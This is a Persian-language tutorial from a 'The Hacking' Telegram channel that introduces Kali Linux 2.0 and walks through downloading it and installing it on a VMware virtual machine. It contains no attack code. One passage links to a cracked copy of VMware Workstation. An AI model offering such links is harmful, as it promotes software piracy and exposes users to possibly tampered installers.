بسم الله الرحمن الرحیم

KALI LINUX™

"the quieter you become, the more you are able to hear"

The Hacking کانال

مرور آموزشهای مبحث کالی لینوکس

- گردآورنده: تیم مدیریت کانال The Hacking
- تاریخ تالیف مقاله: جمعه 27 آذرماه 1394


کانال ما را در تلگرام دنبال کنید:

https://telegram.me/thehacking

کانال ما را در آپارات دنبال کنید:

http://aparat.com/thehacking

معرفی سیستم عامل Kalli Linux:



کالی لینوکس Kali Linux نام یک توزیع لینوکس برای انجام تست‌های امنیت و هک می‌باشد. این توزیع توسط تیم سازنده بک ترک ساخته شده و برخلاف بک ترک که بر پایه اوبونتو بود، کالی بر پایه آخرین نسخه از دبیان است.

کمپانی offensive security توسعه دهنده ی توزیع هایی نظیر کالی و بک ترک است که به طور خاص توزیع های لینوکسی برای هک و امنیت را توسعه می دهد. کالی ورژن 2.0 با اسم رمز سانا (kali sana) آخرین ورژن توسعه داده شده و مجهز به صد ها ابزار تست نفوذ,هک,مهندسی معکوس و ... می باشد. ویژگی های جدید در این ورژن عبارتند از:

1- استفاده از کرنل ورزن 4 لینوکس که پایداری، سرعت و بهینگی بیشتری را به ارمغان می آورد.
2- از رابطه گرافیکی GNOME 3 به طور کامل بهره می برد.
3- پشتیبانی سخت افزار ها و کارتهای وایرلس بیشتر.
4- آپدیت شدن ابزار ها و محیط دسکتاپ.
5- ابزار های جدید تست نفوذ وایرلس.
6- اضافه شدن منوی notification که باعث می شود از چیزی غافل نشوید.
7- پشتیبانی از روبی 2.0 که باعث سریعتر اجرا شدن متاسپلویت می شود.
8- اضافه شدن ضبط کننده ی صفحه به صورت پیشفرض برای فیلم گرفتن از دسکتاپ.
9- دارای صد ها ابزار نفوذ از پیش نصب شده

نکته قابل توجه اینجاست که پروژه بک ترک دیگر توسط تیم سازنده آن پشتیبانی نمی‌شود و کالی جایگزین آن شده است.

برای شروع کار با کالی لینوکس ابتدا باید آنرا از وبسایت رسمی آن یعنی kali.org دانلود کنیم:

https://www.kali.org/downloads/

Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	2.0	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	2.0	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	2.0	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	2.0	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572

شما عزیزان می توانید به نیاز خود یکی از نسخه های 32 بیتی و 64 بیتی این سیستم عامل محبوب را دانلود نمایید. پس از دانلود فایل با نرم افزار poweriso از حالت iso فایل ها را خارج کنید و سپس روی یک dvd رایت و سپس میتوانید اقدام به نصب کنید و یا اگر قصد دارید این سیستم عامل را بصورت مجازی روی نرم افزارهایی نظیر VMware Work Station و یا Virtual Box استفاده کنید، می توانید از همان فایل iso برای نصب استفاده کنید و نیازی به رایت کردن آن روی DVD نیست.

معرفی کوتاهی از نرم افزار VMWare Work Station:

نرم‌افزاری قدرتمند برای توسعه دهندگان نرم‌افزارها و مدیران سیستم و کسانی است که می‌خواهند در ساختار نرم‌افزاری شان تغییراتی اساسی بدهنداست. این نرم‌افزار با قدمت بیش از ۵ سال و برنده شدن برخی جوایز محصولات نرم‌افزاری، توسعه دهندگان نرم‌افزار را قادر می کند، پیچیده ترین برنامه‌های تحت شبکه را که در سیستم عامل‌های ویندوزهای مایکروسافت، مکینتاش اپل، لینوکس یا نت ویر اجرا می‌شوند را روی تنها یک رایانه، اجرا کنند که این قابلیت در کنار برخی قابلیت‌های دیگر این برنامه از وی ام ویر یک وسیله ضروری برای توسعه دهندگان رایانه‌ای و مدیران سیستم‌ها ساخته است. به طور ساده میتوان گفت این نرم افزار امکان نصب یک سیستم عامل دیگر مثل کالی لینوکس را به کاربر در خود ویندوز میدهد و کاربر میتواند دو سیستم عامل را به طور همزمان استفاده کند.

برای دانلود این نرم افزار می توانید به سایت شرکت سازنده این نرم افزار مراجعه کنید:

www.vmware.com

همچنین می توانید نسخه کرک شده این نرم افزار را از آدرس زیر دریافت کنید:

http://soft98.ir/os/virtual-machine/1232-vmware-workstation.html

از لینک زیر میتوانید نسخه های 32 یا 64 کالی لینوکس را برای VMware دانلود کنید که دیگر نیازی به نصب ندارد. همچنین میتوان از DVD یا فایل ISO نیز برای استفاده در نرم افزار VMware استفاده نمود:

https://www.offensive-security.com/kali-linux-vmware-arm-image-download/


آموزش نصب کالی لینوکس

نکته : کالی لینوکس برای نصب به GB8 فضای هارد ، MB 512 رم نیاز دارد.

روش نصب:


ابتدا DVD کالی لینوکس را بوت کنید تا وارد صفحه ی زیر شوید. و در منوی BOOT گزینه ی Graphic را انتخاب کنید.

همانند تصویر زیر




سپس وارد بخش پیکربندی شبکه می شوید که هر دوقسمت این بخش که عبارت اند از: Hostname و Domain name است را بدون انجام تغییراتی Continue کنید.

در مرحله بعد، نام کاربری پیش فرض سیستم عامل Linux Kali مثل اکثر توزیعهای آن root است و پسورد آن بر خلاف نسخه های قبلی یعنی Back Track توسط کاربر انتخاب می شود.




در بخش بعد رمز عبور مناسب انتخاب نمایید و توجه داشته باشید رمز انتخابی را فراموش نکنید





در مرحله بعد که مربوط به پارتیشن بندی و نصب برروی یک پارتیشن مشخص است، گزینه اول یعنی

Guided – use entire disk را انتخاب میکنیم؛ بدلیل اینکه **ما در این مثال کالی لینوکس را روی ماشین مجازی نصب میکنیم.**

در اینجا چون این سیستم عامل روی یک ماشین مجازی نصب می شود و ما در ابتدا یک پارتیشن را بصورت یکجا تعریف کردیم، مراحل نصب را طبق تصاویر زیر پیش می رویم:








در اینجا نیز منتظر می شویم تا مرحله اصلی نصب کالی لینوکس انجام گیرد.

و پس از پایان یافتن مرحله نصب اصلی سیستم عامل مجازی ریست شده و کار نصب به پایان می رسد:



برای مشاهده آموزشهای تصویری نصب سیستم عامل کالی لینوکس می توانید از لینک های زیر استفاده کنید:

http://hn8.asset.aparat.com/aparat-video/431274246e8396f67eab38c112d312a43089515-360p__41602.mp4

